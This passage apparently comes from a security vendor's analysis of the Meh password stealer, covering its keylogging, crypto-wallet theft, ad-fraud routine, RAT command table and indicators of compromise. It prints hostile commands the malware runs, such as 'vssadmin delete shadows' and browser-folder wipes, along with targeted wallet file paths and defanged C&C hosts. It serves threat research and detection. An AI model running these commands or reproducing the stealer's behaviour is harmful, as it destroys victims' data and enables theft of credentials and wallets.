- `juegos`
- `variados`

Then the URL is composed with the torrent name present in the subfolder: `http[:]//www.mejortorrentt.org/uploads/torrents/%s/%s`

When the file is successfully downloaded and it contains a string `udp://tracker` which determines the UDP tracker protocol in the BitTorrent files, it is immediately executed.


Clipboard stealing and keylogging thread

The clipboard is stolen after specific keys are pressed (see the list below). After the clipboard is stolen, the malware disables the clipboard stealing functionality for 30 seconds. Both the clipboard content and the pressed key are stored, along with an active window text in a hexadecimal form.

List of key presses which are monitored and trigger the keylogging and clipboard stealing:

- Backspace key
- DEL key
- Home key
- Start key
- End key
- Spacebar
- Enter key
- Numpad number keys
- Add key
- Subtract key
- Decimal key
- Every one-letter key

The output of the stolen information is saved into log files in a file: `C:\ProgramData\Intel\Wireless\7ec8d64\22b226e\DD-MM-YYYY.log` named after the date the file is created on. The stolen information is formatted and encrypted. To better illustrate the format of the stolen contents, an example of the plaintext form can be found below:




Example of the stolen contents

The content of the log file is encrypted using AES with a key "`masteroflog`" and encodes the output using the base64.

Crypto wallets stealing thread

Meh is also capable of stealing cryptocurrency wallets located on the infected PC. This thread checks common crypto wallet locations and if one is found, it is sent to the C&C server immediately, along with a message containing the victim's username and computer name (delimited by "`@`") and a debug message of the specific cryptocurrency.



Code of the detected cryptowallet debug message

All the paths that are checked are in the table below. However, note that not all of these wallets are stolen. The last column shows markings which the malware author used to distinguish the cryptocurrencies during the cryptowallet theft.

Cryptocurrency	Checked path	Mark

Bitcoin	`C:\Users\<username>\AppData\Roaming\Bitcoin`
	`Bitcoin\wallet.dat`
	`Bitcoin\wallets\wallet.dat`
		0

Electrum	`C:\Users\`
	`<username>\AppData\Roaming\ElectrumC:\Program Files (x86)\Electrum`
	`Electrum\wallets\default_wallet`
	`Electrum\wallets\*`
		4

Electrum-LTC	`C:\Users\<username>\AppData\Roaming\Electrum-LTC`	

ElectronCash	`C:\Users\<username>\AppData\Roaming\ElectronCash`
	`ElectronCash\wallets\default_wallet`
	`ElectronCash\wallets\*`
		5

Litecoin	`C:\Users\<username>\AppData\Roaming\Litecoin` `Litecoin\wallet.dat`	1
jaxx	`C:\Users\<username>\AppData\Roaming\jaxx`	

Exodus	`C:\Users\<username>\AppData\Roaming\Exodus`
	`Exodus\exodus.wallet\seed.seco`
	`Exodus\exodus.wallet\info.seco`
	`Exodus\exodus.wallet\passphrase.json`
	`Exodus\exodus.wallet\twofactor.seco`
	`Exodus\exodus.wallet\twofactor-secret.seco`
		2-3
		6-8

The contents of the cryptowallets are concatenated together. As a delimiter between them, a string is used:

`____padoru____XXX____padoru____`

where `XXX` represents the mark from the table above.

This string is then compressed using zlib, encoded by Base64, and sent to these C&C servers:

- `http[:]//193-22-92-35.intesre.com`
- `http[:]//0.le4net00.net`
- `http[:]//83.171.237.231`
- `http[:]//deploy.static.blazingtechnologies.io`
- `http[:]//0.weathdata.nu`

Advertisement fraud thread

In this subthread, the malware is focused on using the victim's PC for advertisement fraud, by making it click on ads on arbitrary websites. This is done by passing three types of information to the infected PC (we briefly touched upon these in the Settings backup section) and we will describe their functionality in a moment:

- `googleclickdate` – A timestamp influencing when the fraud should happen
- `googleclickdatas` – A site that should be googled
- `googleclickdelimitador` – Content (advertisement) on which the malware should click

First of all, only the Google Chrome web browser is supported in the analysed version of Meh (1.0.0a).

Secondly, the malware needs to actively receive information about the "google" parameters above. By default, this information is not present in the malware. It can be retrieved from a previous version of Meh, or by the RAT module. Unfortunately, due to the inoperable C&C servers during our analysis, we were not able to obtain information about which sites and advertising companies were actually attacked using Meh. By the generic design implemented in the malware, we suppose it could be any of them.

After the googleclickdate meets the condition for execution (the date has to be lower than the current time), the malware also checks if the user is active by obtaining the number of seconds from the user's last interaction with the PC. If the user is inactive, it double checks that the Chrome browser was not used for a while. If the inactivity is sufficient, the evil operation happens.

The malware disables twelve browser extensions (see below) by renaming their folders (by appending them with an underscore "_"). These extension folders can be usually found in the Local AppData location:
`C:\Users\<user>\AppData\Local\Google\Chrome\User Data\Default\Extensions\`

The extensions which are disabled (if installed), can be found in the table below:

Extension ID	Name
gighmmpiobklfepjocnamgkkbiglidom	AdBlock
ghbmnnjooekpmoecnnnilnnbdlolhkhi	Google Docs Offline
pkedcjkdefgpdelpbcmbmeomcjbeemfm	Chrome Media Router
cfhdojbkjhnklbpkdaibdccddilifddb	Adblock Plus
cjpalhdlnbpafiamejdnhcphjbkeiagm	uBlock Origin
epcnnfbjfcgphgdmggkamkmgojdagdnn	uBlock – free ad blocker
kacljcbejojnapnmiifgckbafkojcncf	Ad-Blocker
gginmiamniniinhbipmknjiefidjlnob	Easy AdBlocker
alplpnakfeabeiebipdmaenpmbgknjce	Adblocker for Chrome – NoAds
ohahllgiabjaoigichmmfljhkcfikeof	AdBlocker Ultimate
lmiknjkanfacinilblfjegkpajpcpjce	uBlock – AdBlock Tool for Chrome
lalfpjdbhpmnhfofkckdpkljeilmogfl	Hola ad remover

After all the extensions are disabled, googleclickdate is set to the next day, suggesting the fraud happens once a day by default.

Furthermore, the malware creates a subthread which periodically turns off the user's monitor.

The next mechanism implemented in the malware is used for remote control of the PC to perform the clicks. This is done by simulating keystrokes and mouse clicks on the victim's PC in similarly to how the user would click the ad:

1. Open the Google Chrome browser on the page `https://google.es`
2. Type the content of the `googleclickdatas` parameter in the search box and hit enter
3. Press CTRL+F to show the search box of the browser and fill the contents of the `googleclickdatas` and hit enter
4. Use the mouse cursor to click the found link in the Google results
5. Press CTRL+F to show the search box once again and fill the contents of the `googleclickdelimitador` parameter. Hit enter to search it
6. Use the mouse to click on the element – the ad

Note that in the first step, the malware also tries to minimize the window by pressing the Win+Arrow Down keys. It also resizes the browser window so the mouse clicks could work properly via hardcoded pixel gaps.

After the click on the advertisement is done, the malware returns everything in the previous state – it quits the browser (tab) by pressing CTRL+W, turns on the monitor and renames all the extension folders back to their original name, effectively enabling them.

RAT module

Along with the standalone functionality of Meh which we described above, the malware also contains a functionality that brings the evil to a next level. That is a remote access tool incorporated to the capabilities from previous functionalities.

Unfortunately, at the time of writing this blogpost, the C&C servers were shut down and/or have been made less responsive or responsive only in specific timeframes. Because of this, we couldn't properly analyse the exact form of the responses from the malware servers. However, we could still obtain information like what the messages most likely looked like and what the structure of the commands looked like.

Retrieving the message

To get the command from the C&C, Meh connects to the server and waits for the response. In the default settings, this ping is performed every 20 seconds. The list of C&Cs is the same as with the previous functionalities:

- `http[:]//193-22-92-35.intesre.com`
- `http[:]//0.le4net00.net`
- `http[:]//83.171.237.231`
- `http[:]//deploy.static.blazingtechnologies.io`
- `http[:]//0.weathdata.nu`

The POST request carries three files with it:

- `ID` – the personal computer HWID
- `Data` – a wide hexadecimal text containing a title of an opened active window on the victim's PC
- `ACK` – an identifier of the part of the malware that sends the message. In the RAT mode, this value is 1000 by default. This value is different for every C&C response and matches the message type from the table below.

Every response consists of two parts. The first part is a message type – a number which determines a command with what the malware should do. The second part contains a buffer which represents content passed on to the malware. This content can,for example, be an additional malware drop, installation command for further persistence (injection to arbitrary process), coinmining parameters change, browser stealing commands and many more. The second part can also be compressed and encoded, and it can also be empty where no additional input is needed.

RAT functionalities

Let's deep dive into the functionalities of the remote access features of Meh.

We will first name the specific message types to get a brief idea of all the functionalities. We will then describe the more interesting and/or unclear ones, separately. A list of all 54 commands can be found in the table below.

It is also important to note two things here. Firstly, across all sorts of Meh functionalities already described in this analysis, where Meh was sending information to the C&C server as well, the malware sends a message type as well. However, we suppose these only serve as debugging information for the attacker – to e.g. automate post processing on the malware server. In the list below, we only mention the RAT module message types, because they directly influence the control flow of the malware.

Secondly, there can be more message types with the same functionality. This is due to the fact that Meh actually has two RAT modules implemented (perhaps because of historical reasons, although we are not sure). The second RAT module, which runs in its own separated subthread, only has a few unique commands and they always carry numbers greater than 3000. This second module also has different RAT request periods, scaling up to four hours.

Message type	Functionality
1001, 3001	Send information about attacked victim to the C&C server (explained below)
1003	Terminate all coinmining and self
1004	Parse every keylogging file and send all the data to the C&C server
1008, 3004	Extract passwords from browsers using `WebBrowserPassView` and send them to the C&C server
1009, 3005	Extract passwords from mail clients using `Mail PassView` and send them to the C&C server
1010	Extract Firefox cookies using `MZCookiesView` and send them to the C&C server
1011	Extract information in HTML and save the result into `%TEMP%\\skype.txt`. The content is also sent to the C&C server. (explained below)
1012	Extract information in TXT and save the result into `%TEMP%\\skype.txt`. The content is also sent to the C&C server. (explained below)

1013, 3006	Steal FTP connections from FileZilla (if applicable) by reading sitemanager.xml and recentservers.xml files. Send it to the C&C server.
1014	Extract Chrome cookies using `ChromeCookiesView` and send them to the C&C server
1015	Extract Internet Explorer cookies using `IECookiesView` and send them to the C&C server
1021	List a root directory and send names and timestamps of all folders and files to the C&C (explained below) Also reduce the C&C requests period to 0.5 seconds
1022	Search a given directory (explained below)
1023	Read a given file and send its contents to the C&C server
1025	Set the C&C requests period to 20 seconds
1026	Remove all shadow copies using a command `cmd.exe /c vssadmin delete shadows /for=c: /all /quiet`
1027	Create a thread with an infinite loop which turns the infected PC's monitor off every second
1028	Wipe browser information (explained below)
1029	Shut down the PC using a `cmd.exe /c shutdown -f -s -t 0` command
1030	Restart the PC using a `cmd.exe /c shutdown -f -r -t 0` command
1031	Execute a given file as hidden
1033	Terminate a given PID and inject given content to `notepad.exe` or `regasm.exe`
1034, 1037, 3012	Inject a given PE/shellcode into `notepad.exe` or `regasm.exe`
1035, 3013	Create a file in the `Local\Temp` folder with a given content. Name is randomly generated – eight bytes of upper and lower letters
1036	PE loader. Load a given PE and jump to its entrypoint
1038, 3014	Restart coinmining. Terminate the coinmining process and download a fresh coinminer when no nominear file is present
1040	Terminate the coinmining process and remove the coinminer. Disable future coinmining by creating the nominear file
1041	Terminate the coinmining process

1043	Execute a given file and don't hide it
1044	Inject itself (Meh payload) into a set of processes (same as here) or any first x86 process Meh can find
1045	Create a file with a given content
1046	Find a given file recursively and send it to the C&C server
1047, 3036	Restart the coinmining with the current coinminer
1048	Execute a given command line command
1049, 3035	Steal a Discord token by parsing a file `Discord\\Local Storage\\leveldb\\000005.ldb`
1050	Inject a given PE/shellcode into a set of processes (same as here) or any first x86 process Meh can find
1051	Decrypt the settings backup and send it to the C&C server
2000	Download a temporary `pe.bin` file and use it for a new independent execution of the Meh instance
2001	Perform the same actions as 2000 and also stop the coinmining and remove the coinminer from the infected PC
3017	Update the URL set of C&C servers. Note that backup of the settings is usually performed immediately afterwards
3020	Update the Meh settings backup file. If the RAT request period is lower than 50 seconds, set it to 4 hours
3033	Show a dialog with `Test_` string in it
3034	Send the Meh version to the C&C server
3037	Updates the `googleclickdatas` and `googleclickdelimitador` values and save them into the settings backup file

1001, 3001 – Send victim information

The malware collects a lot of information about the victim, concatenates the collected values to a single string and compresses the output using zlib and encodes the result using base64. The result is sent to the C&C server. The message contains following values:

- LCID
- Username in wide hexadecimal format
- Computer name

- Parent process in wide hexadecimal format
- Number of seconds from the user's last interaction with the PC
- Processor information
- Graphics information
- Total Physical Memory space in MB
- OS version from registry (`CurrentVersion\\ProductName`)
- Admin privileges
- Malware start time from epoch
- Running AV name
- Meh malware version
- Port number

1011, 1012 – Extracting and stealing further information

The difference between these two commands is what parameter is passed into a so-called `lol.exe` binary. These can be `/stext` or `/shtml` which influence the output format of the extraction. The output is extracted into the `%TEMP%\\skype.txt` file and sent to the C&C server afterwards.

The thing is, because of the lack of communication with the C&C servers during our analysis, we cannot precisely say what kind of file is `lol.exe`. We have, however, a strong feeling from the context of the other commands that it is an arbitrary NirSoft binary that supports these commands. In the reflection of the "`skype.txt`" name, we would suppose that `SkypeLogView` is used here to steal Skype conversations. However, we cannot eliminate the possibility that e.g. a `BrowsingHistoryView` is used instead.

1021, 1022 – Exploring the filesystem

A format of the output of the explored folder is:
`Name|1 or 0 if folder or file|Created time|Last access|Size in bytes when it is a file|`

The times are given in the format of `DD/MM/YYYY HH:MM`.

Note that the command 1021 also iterates through all disks and obtains information revealing whether it is a fixed drive or a removable drive. This information is also appended to the response and sent to the C&C server.

1028 – Browser wipe

This functionality wipes all the personal data from users' browsers by renaming or deleting the browser files and folders. These three browsers are terminated before the wipe is performed on them:

- Firefox

- Google Chrome
- Opera

The malware generates a random six byte string (upper and lowercase letters only) which is appended to the appropriate browser folder. This results in personal data loss in the eyes of the user, because upon startup the browsers recreate the browser folders and they look as they would after a clean installation.

These commands are executed by the malware to achieve the wipe (if the particular browser is present):

- `cmd.exe /c cd /d "C:\Users\<user>\AppData\Roaming\Mozilla\" && move firefox firefoxXXXXXX`
- `cmd.exe /c cd /d "C:\Users\<user>\AppData\Local\" && move Google googleXXXXXX`
- `cmd.exe /c cd /d "C:\Users\<user>\AppData\Roaming\" && move Google googleXXXXXX`

where `XXXXXX` is the randomly generated string. Note that Google Chrome typically saves the data into the `AppData\Local` folder.

A different approach is chosen for the Opera browser. Instead of renaming the whole directory, the malware searches for every file in the `C:\Users\<user>\AppData\Roaming\Opera Software\` directory which contains a string cookie in its name and is removed if found.

Conclusion

In this last part of the blog series, we described the Meh password stealer payload previously unveiled from the MehCrypter, in detail. We looked at a wide range of functionalities this malware performs on its victims, including keylogging, cryptowallet stealing, advertisement fraud, coinmining, and a highly versatile RAT module which extends the functionality of Meh far beyond standard password stealers.

Indicators of Compromise (IoC)

File name	Hash
Initial AutoIt script	94c2479d0a222ebdce04c02f0b0e58ec433b62299c9a537a31090bb75a33a06e
Stage 1 – Dropper	43bfa7e8b83b54b18b6b48365008b2588a15ccebb3db57b2b9311f257e81f34c

Stage 2 – Shellcode	34684e4c46d237bfd8964d3bb1fae8a7d04faa6562d8a41d0523796f2e80a2a6
Stage 3 – Shellcode 2	2256801ef5bfe8743c548a580fefe6822c87b1d3105ffb593cbaef0f806344c5
Stage 4 – Meh stager	657ea4bf4e591d48ee4aaa2233e870eb99a17435968652e31fc9f33bbb2fe282
Meh password stealer	1f13024724491b4b083dfead60931dcacabd70e5bd674c41a83a02410dea070d
pe.bin	66de6f71f268a76358f88dc882fad2d2eaaec273b4d946ed930b8b7571f778a8
base.au3	75949175f00eb365a94266b5da285ec3f6c46dadfd8db48ef0d3c4f079ac6d30
cpux64.bin	3c1e5930d35815097435268fab724a6ed1bc347dd97cd20eb05f645a25eb692b
cpux86.bin	57b6fa7cbc98b752da6002e1b877a0e1d83f453f9227044b0b96bf28b0131195
cpux64.bin unpacked	722502b7302fd6bae93c57212fcafad2767c5f869e37bd00487b946f76251c8d
cpux86.bin unpacked	e96403de3807ccb740f9ca6cade9ebd85696485590f51a4eb1c308de9875dfaa

URL
http[:]//193-22-92-35.intesre.com
http[:]//0.le4net00.net
http[:]//83.171.237.231
http[:]//deploy.static.blazingtechnologies.io
http[:]//0.weathdata.nu
http[:]//124.red-79-152-243.dynamicip.fina-tdl.io/s/cpux64.bin
http[:]//124.red-79-152-243.dynamicip.fina-tdl.io/s/cpux86.bin
http[:]//www.mejortorrentt.net/ips/download_torrent.php
http[:]//mejortorrent1.net/downloads/download_torrent.php
http[:]//grantorrent.eu/download/download_torrent.php

http[:]//www.divxtotal.la/downloads/download_torrent.php

Appendix

- Repository: https://github.com/avast/ioc/tree/master/Meh-part-2
- IDAPython script for strings decryption: https://github.com/avast/ioc/tree/master/Meh-part-2/extras/decrypt_strings_IDAPython.py

Tagged asanalysis, fraud, malware, passwords, rat, stealer